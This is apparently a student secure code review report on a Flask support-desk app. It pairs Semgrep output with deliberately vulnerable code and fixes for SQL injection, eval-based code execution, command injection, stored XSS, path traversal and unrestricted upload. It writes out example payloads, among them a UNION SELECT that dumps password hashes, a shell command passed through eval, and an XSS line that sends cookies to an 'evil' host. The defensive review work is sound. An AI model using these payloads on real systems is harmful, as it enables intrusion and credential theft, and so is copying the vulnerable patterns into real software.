

Secure Code Review Report

Scaler Support Desk — Static & Manual Source-Code Security Assessment

Field	Details
Application	Scaler Support Desk (Flask web application)
Assessment Type	Secure Code Review (SAST + Manual Verification)
Static Analysis Tool Used	Semgrep v1.168.0 (semgrep scan --config auto)
Total Findings Reported	15
Genuine Vulnerabilities (True Positives)	12
False Positives	3
Reviewer	Gowtham Sai Yadav
Roll Number	23BCS10168
Date	June 2026

Executive Summary

The Scaler Support Desk codebase was scanned with **Semgrep** (--config auto), which produced **22 raw findings**. Each finding was then **manually verified** in context, de-duplicated (several lines were flagged by multiple overlapping rules), and classified as a True Positive or False Positive. Manual review additionally uncovered **five** high-impact issues Semgrep did not report (IDOR, broken access control, path-traversal read, arbitrary file upload, and stored XSS via |safe) — access-control, business-logic and template-escaping flaws that SAST tools typically miss. The result is **15 distinct findings: 12 True Positives and 3 False Positives**.

Findings Index

#	Vulnerability	File	Line(s)	Classification	Severity
1	SQL	models.py	117–118	True	High

#	Vulnerability	File	Line(s)	Classification	Severity
	Injection in Ticket Search			Positive	
2	Remote Code Execution via eval() in SLA Score	app.py	162–164	True Positive	Critical
3	OS Command Injection in Diagnostics Ping	app.py	190–191	True Positive	Critical
4	Stored Cross-Site Scripting in Comments (	safe)	templates/ ticket.html	35	True Positive
5	Path Traversal (Arbitrary File Read) in Attachment Download	app.py	120, 123	True Positive	High
6	Unrestricted / Arbitrary File Upload	app.py	150–152	True Positive	High
7	Broken Access Control – Admin Reports	app.py	207–213	True Positive	High

#	Vulnerability	File	Line(s)	Classification	Severity
8	Missing Role Check Insecure Direct Object Reference (IDOR) – View Any Ticket	app.py	98–101	True Positive	High
9	Weak Password Hashing – Unsalted MD5	utils.py	7, 11	True Positive	High
10	Hardcoded Flask SECRET_KEY	app.py	20	True Positive	High
11	Flask Debug Mode Enabled & Public Bind in Production	app.py	220	True Positive	High
12	Missing CSRF Protection on State-Changing Forms	templates/ticket.html (also login.html:8)	14, 25, 39	True Positive	Medium
13	SQL Injection in Tickets-by-Status	models.py	135–136	False Positive	N/A

#	Vulnerability	File	Line(s)	Classification	Severity
14	OS Command Injection in Internal Ping	app.py	200–203	False Positive	N/A
15	Path Traversal in Attachment Preview	app.py	131–134	False Positive	N/A

The three False Positives are the deliberately-safe counterparts of vulnerable endpoints: a whitelisted status filter, an IP-validated ping, and a containment-checked file preview. Each is flagged (or would be flagged) by a naive pattern match but is non-exploitable due to an upstream validator.

Finding 1: SQL Injection in Ticket Search

Field	Details
Classification	True Positive
Severity	High
File	models.py
Function	search_tickets() (entry: app.py /tickets/search, line 76)
Vulnerable Line(s)	117–118
CWE	CWE-89 (SQL Injection)

Screenshot — SAST Tool Output (Semgrep)

```
Session Actions Edit View Help
+ Semgrep Code (SAST)
  + Find and fix vulnerabilities in the code you write with advanced scanning and expert security rules.
+ Semgrep Supply Chain (SCA)
  + Find and fix the reachable vulnerabilities in your OSS dependencies.
+ Get started with all Semgrep products via 'semgrep login'.
+ Learn more at https://sg.run/cloud.

100% 0:00:00

3 Code Findings

models.py
117 python.sqlalchemy.security.sqlalchemy-execute-raw-query.sqlalchemy-execute-raw-query
118     Avoiding SQL string concatenation: untrusted input concatenated with raw SQL query can result in SQL
Injection. In order to execute raw query safely, prepared statement should be used. SQLAlchemy
provides TextualSQL to easily use prepared statement with named parameters. For complex SQL
composition, use SQL Expression Language or Schema Definition Language. In most cases, SQLAlchemy
ORM will be a better option.
Details: https://sg.run/201L
118] rows = conn.execute(sql).fetchall()

117 python.lang.security.audit.formatted-sql-query.formatted-sql-query
118     Detected possible formatted SQL query. Use parameterized queries instead.
Details: https://sg.run/6Xww
118] rows = conn.execute(sql).fetchall()

117 python.sqlalchemy.security.sqlalchemy-execute-raw-query.sqlalchemy-execute-raw-query
118     Avoiding SQL string concatenation: untrusted input concatenated with raw SQL query can result in SQL
Injection. In order to execute raw query safely, prepared statement should be used. SQLAlchemy
provides TextualSQL to easily use prepared statement with named parameters. For complex SQL
composition, use SQL Expression Language or Schema Definition Language. In most cases, SQLAlchemy
ORM will be a better option.
Details: https://sg.run/201L
118] rows = conn.execute(sql).fetchall()

Scan Summary
+ Scan completed successfully.
+ Findings: 3 (3 blocking)
+ Rules run: 290
+ Targets scanned: 1
+ Parsed lines: ~100.0%
+ No ignore information available
Ran 290 rules on 1 file: 3 findings.
+ Missed out on 1868 pro rules since you aren't logged in!
+ Supercharge Semgrep OSS when you create a free account at https://sg.run/rules.

(semgrep-venv) []
```

Semgrep output for models.py — Finding 1

Screenshot — Vulnerable Code (highlighted in VS Code)

```
101 def get_ticket(ticket_id):
102     conn = get_connection()
103     row = conn.execute("SELECT * FROM tickets WHERE id = ?", (ticket_id,)).fetchone()
104     conn.close()
105     return row
106
107
108 def list_tickets_for_user(user_id):
109     conn = get_connection()
110     rows = conn.execute("SELECT * FROM tickets WHERE owner_id = ?", (user_id,)).fetchall()
111     conn.close()
112     return rows
113
114
115 def search_tickets(term):
116     conn = get_connection()
117     sql = "SELECT * FROM tickets WHERE subject LIKE '%" + term + "%'"
118     rows = conn.execute(sql).fetchall()
119     conn.close()
120     return rows
121
122
123 STATUS_COLUMNS = {
124     "open": "open",
125     "closed": "closed",
126     "pending": "pending",
127 }
128
129
130 def tickets_by_status(status):
131     column = STATUS_COLUMNS.get(status)
132     if column is None:
```

models.py — lines 117–118 highlighted

Why is it Vulnerable?

The `q` request parameter from `/tickets/search` reaches `search_tickets()` as `term` and is concatenated directly into the SQL string `"... LIKE '%' + term + '%'"`, then executed with no parameterization. An attacker can break out of the quoted literal and inject SQL — e.g. `q=' UNION SELECT id,username,password_hash,role,escalation_credits FROM users--` dumps every password hash. Because untrusted input flows unmodified into the query, this is a genuine True Positive.

Security Impact

Information disclosure (dumping the users table and password hashes), data tampering, and potentially full read/write access to the database.

Recommended Remediation

Use parameterized queries: `WHERE subject LIKE ?` with the bound value `('%' + term + '%')`. Never build SQL by string concatenation.

Finding 2: Remote Code Execution via eval() in SLA Score

Field	Details
Classification	True Positive
Severity	Critical
File	app.py
Function	sla_score()
Vulnerable Line(s)	162–164
CWE	CWE-95 / CWE-94 (Code Injection)

Screenshot — SAST Tool Output (Semgrep)

```
Session: Actions Edit View Help
[cal@cal:1] (~/.supportdesk-app)
$ semgrep scan --config auto app.py

Scan Status
Scanning 1 file tracked by git with 1059 Code rules:
Language  Rules  Files  Origin  Rules
python    243    1    Community  1059
multilang> 47    1

14 Code Findings

app.py
>>> python.flask.security.audit.hardcoded-config.avoid_hardcoded_config_SECRET_KEY
[[ Blocking ]]
Hardcoded variable 'SECRET_KEY' detected. Use environment variables or config files instead
Details: https://sg.run/Ekde
20| app.config["SECRET_KEY"] = "sd-prod-7f1a9c3e2b"

>>> python.django.security.injection.code.user-eval.user-eval
[[ Blocking ]]
Found user data in a call to 'eval'. This is extremely dangerous because it can enable an attacker
to execute arbitrary remote code on the system. Instead, refactor your code to not use 'eval' and
instead use a safe library for the specific functionality you need.
Details: https://sg.run/P3JW
162| formula = request.args.get("formula", "1+1")
163| try:
164|     score = eval(formula)
165| except Exception as exc:
166|     return jsonify({'error': str(exc)}), 400


>>> python.flask.security.injection.user-eval.eval-injection
[[ Blocking ]]
Detected user data flowing into eval. This is code injection and should be avoided.
Details: https://sg.run/5QpX
164| score = eval(formula)

>>> python.lang.security.audit.eval-detected.eval-detected
[[ Blocking ]]
Detected the use of eval(). eval() can be dangerous if used to evaluate dynamic content. If this
content can be input from outside the program, this may be a code injection vulnerability. Ensure
evaluated content is not definable by external sources.
Details: https://sg.run/2vrb

(semgrep-venv) █
```

Semgrep output for app.py — Finding 2

Screenshot — Vulnerable Code (highlighted in VS Code)



```
138 def upload_attachment(ticket_id):
139     if EXISTING:
140         save_path = os.path.join(ATTACHMENTS_DIR, uploaded.filename)
141         with open(save_path, "wb") as f:
142             f.write(data)
143         models.add_attachment(ticket_id, uploaded.filename, fingerprint)
144         return jsonify({"message": "uploaded", "filename": uploaded.filename})
145
146
147 @app.route("/tickets/sla-score")
148 def sla_score():
149     user = current_user()
150     if not user:
151         return redirect(url_for("login"))
152     formula = request.args.get("formula", "1+1")
153     try:
154         score = eval(formula)
155     except Exception as exc:
156         return jsonify({"error": str(exc)}), 400
157     return jsonify({"formula": formula, "score": score})
158
159 @app.route("/tickets/<int:ticket_id>/escalate", methods=["POST"])
160 def escalate(ticket_id):
161     user = current_user()
162     if not user:
163         return redirect(url_for("login"))
164     cost = int(request.form.get("cost", 1))
165     balance = models.get_credits(user["id"])
166     if balance is None or balance < cost:
167         return jsonify({"error": "not enough escalation credits"}), 400
168     time.sleep(0.2)
```

app.py — lines 162–164 highlighted

Why is it Vulnerable?

The formula query parameter is passed straight into Python's `eval()`. `eval()` executes any expression, so an attacker fully controls server-side code — e.g. `/tickets/sla-score?formula=__import__('os').popen('id').read()` runs shell commands. The `try/except` only catches errors; it does not sandbox anything. Direct user-to-`eval` flow makes this a clear True Positive.

Security Impact

Remote Code Execution — full server compromise: read/modify any file, run commands, pivot into the internal network.

Recommended Remediation

Never `eval()` untrusted input. For arithmetic use a safe parser (`ast.literal_eval` for literals) or an explicit allow-listed expression evaluator.


Finding 3: OS Command Injection in Diagnostics Ping

Field	Details
Classification	True Positive
Severity	Critical
File	app.py
Function	ping()
Vulnerable Line(s)	190–191
CWE	CWE-78 (OS Command Injection)

Screenshot — SAST Tool Output (Semgrep)

Semgrep output for app.py — Finding 3

Screenshot — Vulnerable Code (highlighted in VS Code)

A screenshot of a code editor window showing a Python file named app.py. The editor has a dark theme. On the left, there is a sidebar with icons for Explorer, Search, and Run and Debug. The main area displays the code. Lines 190 and 191 are highlighted in yellow. The code includes a function escalate(ticket_id) and two routes: /diagnostics/ping and /diagnostics/ping-internal. The ping route has a def ping() function that uses os.popen to execute a ping command. The ping-internal route has a def ping_internal() function that includes a validation step for the host parameter.

```
171 def escalate(ticket_id):
172     balance = models.get_credits(user["id"])
173     if balance is None or balance < cost:
174         return jsonify({"error": "not enough escalation credits"}), 400
175     time.sleep(0.2)
176     models.set_credits(user["id"], balance - cost)
177     models.set_priority(ticket_id, "urgent")
178     return jsonify({"remaining_credits": balance - cost})
179
180 @app.route("/diagnostics/ping")
181 def ping():
182     user = current_user()
183     if not user:
184         return redirect(url_for("login"))
185     host = request.args.get("host", "127.0.0.1")
186     output = os.popen("ping -n 1 " + host).read()
187     return "<pre>" + output + "</pre>"
188
189 @app.route("/diagnostics/ping-internal")
190 def ping_internal():
191     user = current_user()
192     if not user:
193         return redirect(url_for("login"))
194     host = request.args.get("host", "127.0.0.1")
195     if not is_valid_ip(host):
196         return jsonify({"error": "host must be a literal IP address"}), 400
197     output = os.popen("ping -n 1 " + host).read()
198     return "<pre>" + output + "</pre>"
199
200
```

app.py — lines 190–191 highlighted

Why is it Vulnerable?

The host parameter is concatenated into a shell command run via `os.popen("ping -n 1 " + host)`. `os.popen` invokes a shell, so metacharacters are interpreted: `host=127.0.0.1; id` (or `& whoami`) runs attacker commands. There is no validation here — contrast with `/diagnostics/ping-internal` (Finding 14). True Positive.

Security Impact

Remote Code Execution / arbitrary OS command execution under the web-server account.

Recommended Remediation

Use `subprocess.run(..., shell=False)` with an argument list and validate host with `is_valid_ip()` before use. Avoid `os.popen`.

Finding 4: Stored Cross-Site Scripting in Comments (| safe)

Field	Details
Classification	True Positive
Severity	High
File	templates/ticket.html
Function	comment loop (source: app.py post_comment(), 110–111)
Vulnerable Line(s)	35
CWE	CWE-79 (Cross-Site Scripting)

Screenshot — SAST Tool Output (Semgrep)

```
Session Actions Edit View Help
4 Code Findings

templates/login.html
>> python.django.security.django-no-csrf-token.django-no-csrf-token
4 blocking
Manually-created forms in django templates should specify a csrf_token to prevent CSRF attacks.
Details: https://sg.run/W08p

8 <form method="post">
9   <div class="field">
10    <label for="username">Username</label>
11    <input type="text" id="username" name="username">
12  </div>
13   <div class="field">
14    <label for="password">Password</label>
15    <input type="password" id="password" name="password">
16  </div>
17   <button type="submit">Login</button>
[hid 1 additional lines, adjust with --max-lines-per-finding]

templates/ticket.html
>> python.django.security.django-no-csrf-token.django-no-csrf-token
4 blocking
Manually-created forms in django templates should specify a csrf_token to prevent CSRF attacks.
Details: https://sg.run/W08p

14 <form method="post" action="/tickets/{{ ticket.id }}/escalate">
15   <input type="hidden" name="cost" value="1">
16   <button type="submit" class="btn-secondary">Escalate (1 credit)</button>
17 </form>

25 <form method="post" action="/tickets/{{ ticket.id }}/upload" enctype="multipart/form-
26   <input type="file" name="file">
27   <button type="submit" class="btn-secondary">Upload attachment</button>
28 </form>


39 <form method="post" action="/tickets/{{ ticket.id }}/comment">
40   <div class="field">
41     <textarea name="body" rows="3" placeholder="Add a comment"></textarea>
42   </div>
43   <button type="submit">Add comment</button>
44 </form>

Scan Summary
Scan completed successfully.
Findings: 4 (4 blocking)
Rules run: 61
Targets scanned: 5
Parsed lines: ~92.3%
Scan was limited to files tracked by git
For a detailed list of skipped files and lines, run semgrep with the --verbose flag
Run 61 rules on 5 files: 4 findings.
Missed out on 1868 pro rules since you aren't logged in!
Supercharge Semgrep OSS when you create a free account at https://sg.run/rules.
(semgrep-venv) |
```

Semgrep output for templates/ticket.html — Finding 4

Semgrep flagged this file for a missing CSRF token but did NOT detect the | safe XSS — this was identified by manual review (SAST tools rarely model Jinja autoescape bypasses).

Screenshot — Vulnerable Code (highlighted in VS Code)



```
18 </div>
19
20 <div class="card">
21   <h2>Attachments</h2>
22   <ul class="attachment-list">
23     <li><a href="/tickets/{{ ticket.id }}/attachments/boot_log.txt">boot_log.txt</a> &middot; <a href="/tickets/{{ ticket.id }}/attachments/boot_log.txt/
24   </ul>
25   <form method="post" action="/tickets/{{ ticket.id }}/upload" enctype="multipart/form-data">
26     <input type="file" name="file">
27     <button type="submit" class="btn-secondary">Upload attachment</button>
28   </form>
29 </div>
30
31 <div class="card">
32   <h2>Comments</h2>
33   {% for c in comments %}
34     <div class="comment">
35       <span class="comment-author">{{ c.author }}</span><span>{{ c.body|safe }}</span>
36     </div>
37   {% endfor %}
38
39   <form method="post" action="/tickets/{{ ticket.id }}/comment">
40     <div class="field">
41       <textarea name="body" rows="3" placeholder="Add a comment"></textarea>
42     </div>
43     <button type="submit">Add comment</button>
44   </form>
45 </div>
46 {% endblock %}
47
```

templates/ticket.html — lines 35 highlighted

Why is it Vulnerable?

A comment body is fully attacker-controlled, stored in the database, and rendered with `{{ c.body|safe }}`. The `|safe` filter disables Jinja2 autoescaping, so HTML/JS in a comment is emitted verbatim. A comment like `<script>fetch('//evil/'+document.cookie)</script>` executes for every user (including admins) who opens that ticket. Every other field is correctly auto-escaped; only this one opts out. True Positive (stored/persistent XSS).

Security Impact

Stored XSS — session/cookie theft, account takeover, admin compromise, action forgery, defacement.

Recommended Remediation

Remove `|safe` so Jinja2 auto-escapes the value. If limited formatting is required, sanitize server-side with an allow-list library such as bleach.


Finding 5: Path Traversal (Arbitrary File Read) in Attachment Download

Field	Details
Classification	True Positive
Severity	High
File	app.py
Function	download_attachment()
Vulnerable Line(s)	120, 123
CWE	CWE-22 (Path Traversal)

Screenshot — SAST Tool Output (Semgrep)

Not reported by Semgrep — identified by manual review. SAST missed the unsanitised `send_file` path here, while the safe counterpart `preview_attachment()` (Finding 15) uses a containment check.

Screenshot — Vulnerable Code (highlighted in VS Code)



```
105 @app.route("/tickets/<int:ticket_id>/comment", methods=["POST"])
106 def post_comment(ticket_id):
107     user = current_user()
108     if not user:
109         return redirect(url_for("login"))
110     body = request.form.get("body", "")
111     models.add_comment(ticket_id, user["username"], body)
112     return redirect(url_for("view_ticket", ticket_id=ticket_id))
113
114
115 @app.route("/tickets/<int:ticket_id>/attachments/<path:filename>")
116 def download_attachment(ticket_id, filename):
117     user = current_user()
118     if not user:
119         return redirect(url_for("login"))
120     target = ATTACHMENTS_DIR + "/" + filename
121     if not os.path.exists(target):
122         return "File not found", 404
123     return send_file(target)
124
125
126 @app.route("/tickets/<int:ticket_id>/attachments/<path:filename>/preview")
127 def preview_attachment(ticket_id, filename):
128     user = current_user()
129     if not user:
130         return redirect(url_for("login"))
131     target = resolve_within(ATTACHMENTS_DIR, filename)
132     if target is None or not target.exists():
133         abort(404)
134     return send_file(target)
```

app.py — lines 120, 123 highlighted

Why is it Vulnerable?

The route uses a `<path:filename>` converter (allows slashes) and builds the path by raw concatenation `ATTACHMENTS_DIR + "/" + filename` with no canonicalization, then serves it with `send_file()`. A request like `/tickets/1/attachments/../../app.py` or `../%2f..`

%2fetc%2fpasswd escapes the attachments directory and returns arbitrary files.
True Positive.

Security Impact

Information disclosure — read application source (app.py exposes the SECRET_KEY), the SQLite DB file with password hashes, OS files like /etc/passwd, and configuration.

Recommended Remediation

Validate the resolved path stays within the attachments directory (reuse resolve_within() or werkzeug.utils.safe_join) and reject any path that escapes the base directory.


Finding 6: Unrestricted / Arbitrary File Upload

Field	Details
Classification	True Positive
Severity	High
File	app.py
Function	upload_attachment()
Vulnerable Line(s)	150–152
CWE	CWE-434 / CWE-22 (Unrestricted Upload)

Screenshot — SAST Tool Output (Semgrep)

Not reported by Semgrep — identified by manual review.

Screenshot — Vulnerable Code (highlighted in VS Code)

A screenshot of the Visual Studio Code editor showing a Python file named app.py. The code defines a Flask route for uploading attachments. Lines 150 to 152 are highlighted in yellow. Line 150 joins the upload directory with the user-supplied filename. Line 151 opens a file for writing, and line 152 writes the uploaded data to it. The code also includes logic for checking if a file with the same fingerprint already exists and for handling login redirects and score calculations.

```
136
137 @app.route("/tickets/<int:ticket_id>/upload", methods=["POST"])
138 def upload_attachment(ticket_id):
139     user = current_user()
140     if not user:
141         return redirect(url_for("login"))
142     uploaded = request.files.get("file")
143     if not uploaded:
144         return jsonify({"error": "no file"}), 400
145     data = uploaded.read()
146     fingerprint = fingerprint_bytes(data)
147     existing = models.find_attachment_by_fingerprint(fingerprint)
148     if existing:
149         return jsonify({"message": "duplicate of existing attachment", "filename": existing["filename"]})
150     save_path = os.path.join(ATTACHMENTS_DIR, uploaded.filename)
151     with open(save_path, "wb") as f:
152         f.write(data)
153     models.add_attachment(ticket_id, uploaded.filename, fingerprint)
154     return jsonify({"message": "uploaded", "filename": uploaded.filename})
155
156
157 @app.route("/tickets/sla-score")
158 def sla_score():
159     user = current_user()
160     if not user:
161         return redirect(url_for("login"))
162     formula = request.args.get("formula", "1+1")
163     try:
164         score = eval(formula)
165     except Exception as exc:
166         return jsonify({"error": str(exc)}), 400
```

app.py — lines 150–152 highlighted

Why is it Vulnerable?

The uploaded file is written using the attacker-supplied `uploaded.filename` joined to the attachments directory, with no validation of name, extension, content type, or size. The filename can contain traversal sequences (`../app.py`) so an attacker can overwrite arbitrary files including application source and templates; and there is

no file-type restriction, so executable or HTML/SVG content can be stored. True Positive.

Security Impact

Arbitrary file write leading to Remote Code Execution (overwrite app.py / templates), stored XSS (malicious HTML/SVG), or Denial of Service (overwrite the DB).

Recommended Remediation

Generate a server-side random filename; pass the user name through `werkzeug.utils.secure_filename`; validate extension/content-type against an allow-list; enforce a maximum size; store outside any web-served or source directory.

